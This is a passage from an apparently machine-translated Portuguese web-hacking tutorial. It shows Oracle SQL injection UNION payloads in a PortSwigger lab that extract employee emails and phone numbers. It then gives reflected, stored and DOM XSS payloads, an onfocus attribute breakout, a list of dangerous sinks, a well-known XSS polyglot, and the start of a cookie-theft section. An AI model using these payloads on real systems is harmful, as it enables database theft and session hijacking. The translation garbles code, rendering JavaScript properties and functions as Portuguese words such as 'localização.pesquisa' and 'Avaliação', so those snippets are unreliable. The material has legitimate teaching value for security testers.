Observe também a função "listagg()", que é a mesma que a função "group_concat()" do MySqs e é usada para concatenar várias linhas em uma única string. Ao usar a função listagg(), você também deve usar o operador "within group()" para especificar a ordem dos resultados da função listagg.

Depois de obter a tabela de destino, você precisa obter uma lista dos nomes das colunas pertencentes a essa tabela, conforme mostrado abaixo:

- **union all select LISTAGG(column_name,'') within group (ORDER BY column_name),null from all_tab_columns where table_name = 'EMPLOYEES'--**

category=a ' union all select LISTAGG(column_name,'') within group (ORDER BY column_name),null from all_tab_columns where table_name = 'EMPLOYEES'--

SQL injection attack, listing the database contents on Oracle

WEB SECURITY ACADEMY LAB Not solved

Back to lab home Back to lab description >

Home | Login

WE LIKE TO SHOP

a ' union all select LISTAGG(column_name,'') within group (ORDER BY column_name),null from all_tab_columns where table_name = 'EMPLOYEES'--

Refine your search:

All Accessories Corporate gifts Lifestyle Pets Toys & Games

COMMISSION_PCT	DEPARTMENT_ID	EMAIL	EMPLOYEE_ID	FIRST_NAME	HIRE_DATE	JOB_ID	LAST_NAME	MANAGER_ID	PHONE_NUMBER	SALARY

No MySql, teríamos consultado a tabela "information_schema.columns" para obter uma lista de colunas pertencentes a uma tabela, mas no Oracle usamos a tabela "all_tab_columns" para fazer isso. Finalmente, depois de saber os nomes das colunas das tabelas, você pode extrair as informações desejadas usando uma consulta sql padrão, conforme mostrado abaixo:

- **Union all select email,phone_number from employees**

Como você deve ter notado, a injeção sql do Oracle é um pouco diferente da do MySql e do PostgreSQL, mas ainda é muito semelhante. A única diferença é a sintaxe de algumas coisas, mas o processo continua o mesmo. Descubra o nome da tabela de destino, obtenha as colunas da tabela e, por fim, extraia as informações confidenciais.


Resumo

A injeção de SQL é um dos truques mais antigos, mas ainda está na lista dos 10 principais da OWASP todos os anos. É relativamente fácil de pesquisar e explorar, além de ter um alto impacto no servidor, pois é possível roubar tudo o que está no banco de dados, inclusive nomes de usuário e senhas. Se você estiver procurando por essa vulnerabilidade, certamente encontrará um endpoint vulnerável, basta colocar aspas simples e duplas em todos os lugares e procurar as mensagens de erro comuns. Ao contrário de 90% dos outros hackers, você deve saber como explorar a grande maioria dos bancos de dados, não apenas o Mysql, portanto, quando encontrar essa falha, não deverá ser muito difícil explorá-la.

Cross Site Scripting(XSS)

Introdução

O Cross Site Scripting (XSS) é uma das vulnerabilidades mais antigas e mais comuns existentes e está na lista das 10 principais vulnerabilidades da OWASP há algum tempo. O XSS permite que os invasores executem código javascript no navegador de destino. Isso pode ser usado para roubar tokens, sessões, cookies e muito mais. Há três tipos de XSS: refletido, armazenado e baseado em DOM. As seções a seguir discutirão cada um deles.



Refletido XSS


Uma das formas mais básicas de cross site scripting é o XSS refletido. Com o XSS refletido, a entrada do usuário é refletida na fonte html. Se isso for feito de forma inadequada, o invasor poderá inserir cargas úteis mal-intencionadas na página.

Alerta de script básico

The screenshot shows a browser developer tools window with the Network tab selected. The URL in the address bar is "Not Secure | sudo.co.il/xss/level0.php?email=test#". The network request table lists several files: "level0.php?email=test", "analytics.js", "analytics.js", "analytics.js", "collect?v=1&_v=j87&a=1344...", and "inject.js". The "Response" column for "level0.php?email=test" shows the following reflected payload:

```
1 <html>
2 <body>
3 <script src="analytics.js"></script>
4
5 <form action="#" method="get">
6 <input type="text" name="email"><input type="submit" value="Subscribe!">
7 </form>
8
9 Thank you for subscription!<br>
10 Email <b>test</b> added to mailing list!
11
12 </body>
13 </html>
14
```

No exemplo acima, é possível ver que a entrada do usuário está sendo refletida entre as duas tags "". Se a entrada não estiver sendo higienizada, um invasor poderá inserir código javascript como mostrado abaixo:



The screenshot shows a browser developer tools Network tab. The URL is `sudo.co.il/xss/level0.php?email=<script>alert%280%29<%2Fscript>`. The response body contains the following code:


```
1 <html>
2 <body>
3 <script src="analytics.js"></script>
4 
5 <form action="#" method="get">
6 <input type="text" name="email"><input type="submit" value="Subscribe!">
7 </form>
8 
9 Thank you for subscription!
10 Email <b><script>alert(0)</script></b> added to mailing list!
11 
12 </body>
13 </html>
14
```

Como você pode ver acima, consegui inserir um comando javascript para abrir uma caixa de alerta na tela. Um invasor real não exibiria uma caixa de alerta, mas inseriria uma carga útil de javascript para roubar o cookie do usuário e fazer login como tal.

Campo de entrada

Na imagem abaixo, a entrada do usuário está sendo refletida no atributo value das tags `<input>` e também entre as duas tags ``, como no último exercício. No entanto, a entrada entre as tags `` está sendo higienizada pelo aplicativo de back-end. Isso nos impedirá de inserir tags javascript nesse local, pois o símbolo '<' está sendo codificado em html. Você


não pode ter uma tag "<script>" sem o "<".



The screenshot shows a browser developer tools Network tab. A POST request to "level1.php?email=<script>alert%280%29</script>" is selected. The Response tab displays the raw HTML code, which includes the injected script tag: <script>alert(0)</script>. The response body also contains a message: "Thank you for subscription! Email <script>alert(0)</script> added to mailing list!"

Se você observar o atributo value das tags <input>, a entrada não está sendo higienizada.

Portanto, se conseguirmos sair do atributo value, poderemos inserir nosso payload de javascript. Pense nisso: nossa entrada está contida em uma tag de entrada e está entre aspas duplas. Para sair das aspas duplas, precisamos inserir uma aspa dupla e, para sair da tag de entrada, precisamos fechá-la com um símbolo ">".




The screenshot shows a browser developer tools Network tab. A POST request to "level1.php?email=%22%3E..." is selected. The response shows the raw HTML code, which includes the injected script tag: <script>alert(0)</script>. The response body contains the same message as the previous screenshot: "Thank you for subscription! Email <script>alert(0)</script> added to mailing list!"

Como você pode ver acima, usamos os caracteres ">" para sair da tag de entrada. Em seguida, inserimos nosso payload de javascript para abrir uma caixa de alerta. Só porque seu payload é

refletida na página não significa que ela será acionada imediatamente; talvez seja necessário quebrar algumas tags para que o payload funcione corretamente.

Atributos do evento

Conforme mostrado na imagem abaixo, nossa entrada está novamente sendo higienizada para evitar XSS. Desta vez, tanto as tags **** quanto as tags **<input>** estão sendo higienizadas para evitar o uso das tags "**<" e "**>"**". Na maioria das condições, isso é eficiente na prevenção de XSS, mas há alguns casos extremos em que não precisamos das tags "**<"****



e "**>"**.

Os atributos de evento são aplicados às tags HTML para a execução de Javascript quando ocorrem determinados eventos, por exemplo, `onclick` , `onblur` , `onmouseover` , etc. O bom desses atributos é que não precisamos de tags "**<" ou "**>"**". Alguns exemplos de eventos podem ser encontrados na imagem abaixo:**

Form Events

Events triggered by actions inside a HTML form (applies to almost all HTML elements, but is most used in form elements):

Attribute	Value	Description
<u>onblur</u>	<i>script</i>	Fires the moment that the element loses focus
<u>onchange</u>	<i>script</i>	Fires the moment when the value of the element is changed
<u>oncontextmenu</u>	<i>script</i>	Script to be run when a context menu is triggered
<u>onfocus</u>	<i>script</i>	Fires the moment when the element gets focus
<u>oninput</u>	<i>script</i>	Script to be run when an element gets user input
<u>oninvalid</u>	<i>script</i>	Script to be run when an element is invalid
<u>onreset</u>	<i>script</i>	Fires when the Reset button in a form is clicked
<u>onsearch</u>	<i>script</i>	Fires when the user writes something in a search field (for <input="search">)
<u>onselect</u>	<i>script</i>	Fires after some text has been selected in an element
<u>onsubmit</u>	<i>script</i>	Fires when a form is submitted

Para este exemplo, usarei o evento onfocus. Esse evento executará nossa carga útil de javascript quando um usuário focalizar o mouse no campo de entrada, o que acontece por padrão quando ele clica no campo de entrada para digitar sua entrada.

The screenshot shows the Chrome DevTools Network tab. A POST request to "level2.php?email=%622+onfo..." is selected. The response pane shows the following code:


```
1 <html>
2 <body>
3 <script src="analytics.js"></script>
4
5 <form action="#" method="get">
6 <input type="text" name="email" value="" onfocus="alert(0)"><input type="submit" value="Subscribe!">
7 </form>
8
9 Thank you for subscription!<br>
10 Email <b>" onfocus="alert(0)"</b> added to mailing list!
11
12
13 </body>
14 </html>
```

Como você pode ver acima, injetamos com sucesso um evento onfocus na tag de entrada. Quando um usuário focalizar essa tag de entrada, nossa função será executada e uma caixa de alerta será exibida.

Armazenado XSS

Se você entender como explorar o XSS refletido, aprender o XSS armazenado será muito fácil.

A única diferença entre XSS armazenado e XSS refletido é que o XSS armazenado será permanentemente armazenado em algum lugar, enquanto o XSS refletido não.



Na ilustração acima, a carga útil XSS é armazenada em um (banco de dados, arquivo Json, arquivo XML) e recuperada pelo aplicativo. Isso significa que, quando um usuário visitar o endpoint vulnerável, a carga XSS será recuperada e executada pelo aplicativo.

Ao procurar essa vulnerabilidade, é preciso pensar em quais informações o aplicativo salva em seu banco de dados e envia para a tela. Alguns exemplos são mostrados a seguir:

- E-mail
- Nome de usuário
- BIO
- Endereço
- Comentários
- Imagens
- Links

Como você pode ver acima, há vários itens em potencial que são salvos e exibidos em um aplicativo. Por exemplo, ao se inscrever em um site, você terá de fazer login com seu nome de usuário. Esse nome de usuário pode ser usado para exibir uma mensagem de saudação, usado em uma mensagem de erro ou em muitas outras coisas. Se o desenvolvedor não fizer a sanitização desse valor, isso poderá levar ao XSS.

Outro recurso popular usado para armazenar informações do usuário são os comentários. Muitos sites têm a capacidade de escrever um comentário e exibi-lo na página. Esse é o local perfeito para o XSS armazenado.

Comments

 Lee Mealone | 19 October 2020

This is one of the best things I've read so far today. OK, the only thing but still, it was enjoyable.

 Sam Pit | 21 October 2020

Can you get Siri to read your blogs out? I tried reading one to my wife but she says she can't bear to listen to me after 35 years.

 Penny Whistle | 30 October 2020

That's it. I'm moving to Yemen. There's no one home so I thought I'd write it here.

 Scott Com | 05 November 2020

The highlight of my day reading this.

 Selma Soul | 10 November 2020

Could you do a blog on the royal family' and how one goes about marrying into it?

Leave a comment

Comment:

Como mostrado acima, temos um aplicativo que permite que os usuários deixem um comentário. Se inserirmos a string "<script>alert(0)</script>" como nosso comentário, ele será salvo pelo aplicativo e exibido para todos os usuários que visitarem a página.

The screenshot shows a web browser interface. At the top, there is a status bar with a user icon and the text "<script>alert(0)</script> | 12 November 2020". Below this is a "Leave a comment" section with a "Comment:" input field. At the bottom, a developer tools window is open, specifically the Network tab. It shows a list of requests, with one request highlighted. The highlighted request has its "Response" tab selected, displaying the raw HTML code of the response. The code includes several sections of text and images, and notably, at line 121, it contains the malicious script "<script>alert(0)</script>".


```
<script>alert(0)</script>
Performance Memory Storage Accessibility Application
Headers Cookies Request Response Timings Security
Aa [post?p=dc|10] Preview
Response Payload
<p>

</p>
<p>The highlight of my day reading this.</p>
<p></p>
</section>
<section class="comment">
<p>

</p>
<p>Could you do a blog on the royal family' and how one goes about marrying into it?</p>
<p></p>
</section>
<section class="comment">
<p>

</p>
<p><script>alert(0)</script></p>
<p></p>
</section>
```

Se você observar a linha "121", nossa carga útil está sendo executada pelo aplicativo. Isso significa que qualquer usuário que visitar esse endpoint verá o famoso prompt de alerta.



Como você pode ver, o XSS armazenado é muito semelhante ao XSS refletido. A única diferença é que nossa carga útil é salva pelo aplicativo e executada por todos os usuários que visitam o endpoint vulnerável.


Baseado em DOM XSS

Introdução

O XSS refletido e armazenado ocorre quando o código do lado do servidor concatena de forma insegura a entrada fornecida pelo usuário com a resposta HTTP. O XSS baseado em DOM ocorre no lado do cliente, inteiramente dentro do navegador, o que significa que devemos ser capazes de detectar essas vulnerabilidades observando o código-fonte do javascript. Lembre-se de que o javascript é executado no navegador, portanto

tenha acesso a tudo, tudo o que você precisa saber agora são algumas técnicas básicas de revisão de código.

Ao realizar uma revisão de código, as pessoas geralmente procuram a entrada fornecida pelo usuário (fonte) e a acompanham pelo programa até que seja executada (sumidouro), conforme mostrado na ilustração abaixo:



Conforme mostrado acima, o usuário pode controlar o parâmetro GET "vuln". Esse parâmetro é então salvo em uma variável chamada "vuln_var", onde finalmente acaba sendo passado como argumento para a função "eval". A função eval é usada para executar javascript e, como os argumentos passados para essa função são controlados pelo usuário, os invasores poderiam passar uma carga maliciosa que seria executada pelo navegador do usuário.

```
24  /**
25   * Execution Sink ***
26
27   var nasdaq = 'AAAA';
28   var dowjones = 'BBBB';
29   var sp500 = 'CCCC';
30
31   var market = [];
32   var index = searchParams.get('index').toString();
33
34   eval('market.index=' + index);
35
36   document.getElementById('p1').innerHTML = 'Current market index is ' + market.index + '.';
37
```

O trecho de código acima é outro exemplo de DOM XSS. Desta vez, o parâmetro GET "index" está sendo passado para a função "eval". O parâmetro "index" é a fonte e a função "eval" é o sumidouro. Observe que, se uma função javascript for passada para a função eval, ela será executada automaticamente antes que a função eval seja executada.

```
> eval("blahhhh" + console.log('Executed!'))  
Executed!
```

Na verdade, isso é verdadeiro para qualquer função que receba outra função como argumento, conforme mostrado na imagem abaixo:

```
> function somthing (a,b){return a}  
< undefined  
> somthing("blahhhh" + console.log('Executed!'),"a");  
Executed!  
< "blahhhundefined"
```

Fontes

Conforme mencionado anteriormente, precisamos encontrar todos os locais em que a fonte de entrada do usuário (AKA) está sendo usada pelo aplicativo. Uma lista de fontes de javascript pode ser encontrada na lista abaixo:

- document.URL
- document.documentElementURI
- document.baseURI

- localização
- location.href
- localização.pesquisa
- local.hash
- Localização.nome do caminho
- Document.cookie

Essa não é uma lista de todas as fontes, mas essas são algumas das principais. Conforme mencionado anteriormente, essas fontes podem ser modificadas pelo usuário, portanto, se forem usadas de forma inadequada, as coisas podem dar errado.

```
> document.URL
< "https://www.google.com/testPath#testHash?testParam=ghostlulz"
> location.href
< "https://www.google.com/testPath#testHash?testParam=ghostlulz"
> location.hash
< "#testHash?testParam=ghostlulz"
> window.location.pathname
< "/testPath"
> document.baseURI
< "https://www.google.com/testPath#testHash?testParam=ghostlulz"
> window.location.search.substr(1)
< ""
```

Agora que você sabe como encontrar a entrada do usuário (fonte), precisa descobrir onde ela está sendo usada no aplicativo. Se a fonte estiver sendo direcionada para um coletor perigoso, poderá haver XSS.

Pias

Quando uma fonte é passada para um sink perigoso no javascript, é possível obter a execução de código no navegador do cliente. De acordo com o Google, "os sinks devem ser os pontos no fluxo em que os dados, dependendo das fontes, são usados de forma potencialmente perigosa, resultando em perda de confidencialidade, integridade ou disponibilidade (a tríade CIA)". Uma lista de sinks perigosos pode ser encontrada abaixo:

Pia	Exemplo
Avaliação	eval("Código Javascript" + alert(0))
Função	função ("Código Javascript" + alert(0))
SetTimeout	settimeout("Código Javascript" + alert(0),1)
SetInterval	setinterval("Código Javascript" + alert(0),1)
Document.write	document.write("html "+ "<img src=/ onerror=alert(0)"")
Elemento.innerHTML	div.innerHTML = "htmlString "+ "<img src=/ onerror=alert(0)"

Essa não é uma lista completa de coletores, mas são alguns dos mais populares que existem.

Se a entrada fornecida pelo usuário (fonte) for passada para um coletor perigoso, você provavelmente tem XSS baseado em DOM.

Poliglota

Ao testar o XSS, muitas vezes é necessário sair de várias tags para que uma carga útil seja acionada. Apenas colar a carga útil "<script>alert(0)</script>" e procurar uma caixa de alerta nem sempre funcionará. Talvez seja necessário sair de um conjunto de aspas para que o payload se pareça com ' "</script>alert(0)</script>" ou sair de uma tag div para que o payload se pareça com " ><script>alert(0)</script>". Talvez a vulnerabilidade esteja em um atributo src de imagem, de modo que seu payload se pareça com "javascript:alert(0)" ou talvez seja uma vulnerabilidade baseada em DOM, de modo que seu payload seria apenas "alert(0)". Como você pode ver, o payload básico "<script>alert(0)</script>" deixará passar muitas coisas. E se tivéssemos uma carga útil que fosse acionada para todos esses casos, não perderíamos nada.

- jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert()
)//%0D%0A%0d%0a//<stYle/<titLe/<teXtarEa/<scRipt/--!>\x3csVg/<sVg/oNloAd=a
lert()//>\x3e

O exemplo mostrado acima é um famoso XSS poliglota de "**0xsobky**" e pode ser usado para acionar sua carga útil XSS em vários cenários.

Além da caixa de alerta

Fazer aparecer uma caixa de alerta é legal e tudo mais, mas não mostra o impacto total de uma vulnerabilidade de XSS. A maioria dos profissionais de segurança sabe que, quando você recebe um POC de XSS e aparece uma caixa de alerta, há algo perigoso acontecendo. Entretanto, algumas pessoas veem uma caixa de alerta aparecer e pensam "quem se importa". Se você não estiver familiarizado com o XSS, poderá descartar a caixa de alerta como se não fosse nada, quando, na verdade, o XSS pode fazer muito mais. Como profissional de segurança, é seu trabalho transmitir o impacto de uma vulnerabilidade.

Roubo de biscoitos

Dependendo do aplicativo, os cookies são usados para armazenar os detalhes de autenticação de um usuário. Quando um usuário faz login em um aplicativo, o servidor adiciona um cookie ao navegador do usuário. Sempre que o aplicativo precisar verificar a identidade do usuário, ele usará o cookie definido anteriormente e verificará seu valor para ver quem é o usuário e quais permissões ele tem. Se um invasor roubar esse cookie, ele poderá se passar pela vítima, dando-lhe acesso à sua conta.

O Javascript pode ser usado para recuperar os cookies de um usuário, conforme mostrado abaixo:

- `Document.cookie`

```
> document.cookie
< "__ga=GA1.2.189343016.1600180364; _ici_7ag23o86kjasbfd=57a147d0-f760-11ea-a4d4-3de90a8a1669; OX_plg=pm; ASPSESSIONIDSSQRSTCR=IGBDAKD DLLNDGOEONHMLLICB; ASPSESSIONIDQQRQTSCR=NCGIFAOC HNOFBEIGMCENLEKH; _polar_tu=*_%22mgtn%22@2Q_u@_c3effba1-0859-4fb6-9909-0b877ef08081_0_n@3Q_s@10_sc_*_v@10_a@4+Q_ss@_%22qjnwb g_Q_sl@_%22qjnwbk_Q_sd@*_+Q_v@_1%5B8726e34_Q_vc@*_e@2+Q_vs@_%22qjnwb_Q_vl@_%22qjnwb_Q_vd@*_+Q_vu@cf02331efea2246797ee0dfabaf96872_Q_vf@_%22khe7rovj_+; _dd_pktn_i=C/1605297074/1600180371/dhap5ayne7r4z5eylk1fmbyvct3zyr/b749cd008efde22033fdb0d22e267d776b88/cncabwc7/24.51.155.151; _gid=GA1.2.169807412.1605651986; __gads=ID=954c69b50d863f53:T=1600180366:R=S:ALNI_MZjmtFYe0uhAk841qffkkdAYcb2WQ; GED_PLAYLIST_ACTIVITY=W3sidSI6ILBFL1QiLCJ0c2wi0jE2MDU2NTIwNDUsIm52IjoxLCJ1chQj0jE2MDU2NTIwMzIsImx0IjoxNjA1NjUyMDQ0fV0.; G_ENABLED_IDPS=google; __gaexp=GAX1.2.6R8WQbEFRTacFTPrAP1Bqw.18671.4!33Iyfn8JTr0ETQmRPL5wJA.18671.0; _gat=1; id5id.1st_364_nb=4; cto_bidid=001Lz19MZFcwY25FWUJ6cGZSNFRWSkZ0cCuyQnRIeUJ2WUJJSUZ1UktpUUpaVkk1bkdCOuk5dnBrMXVjZVBZbMN sUW50anZmaVRyRUNmSGFjZXFR OEM0WHpCcWd3JTNEJTNE; cto_bundle=_VpyoF9qYkY1cER0R2MwMFdnVzN1MzJHN3FsNHpUdDZqRGZaNHUyU1Y3V1BWQnglMkYyaHREc0FrcFNTckdxJTJGajJFZThHTVpDNk05b2Y2elB4QldzjU0bmRoRmVVSFWY1A0RWhxQ3phQ1dqVFV0ZDV4JTJCUHjlWWh1WTgyV3ZMRzQ5NzFEYg"
```

Agora que temos uma maneira de recuperar o cookie do usuário, precisamos de uma maneira de enviá-lo para o computador do invasor. Para nossa sorte, essa etapa também pode ser realizada utilizando javascript. Ao modificar o "document.location", podemos forçar o navegador a navegar para uma página da Web do invasor, conforme mostrado abaixo:

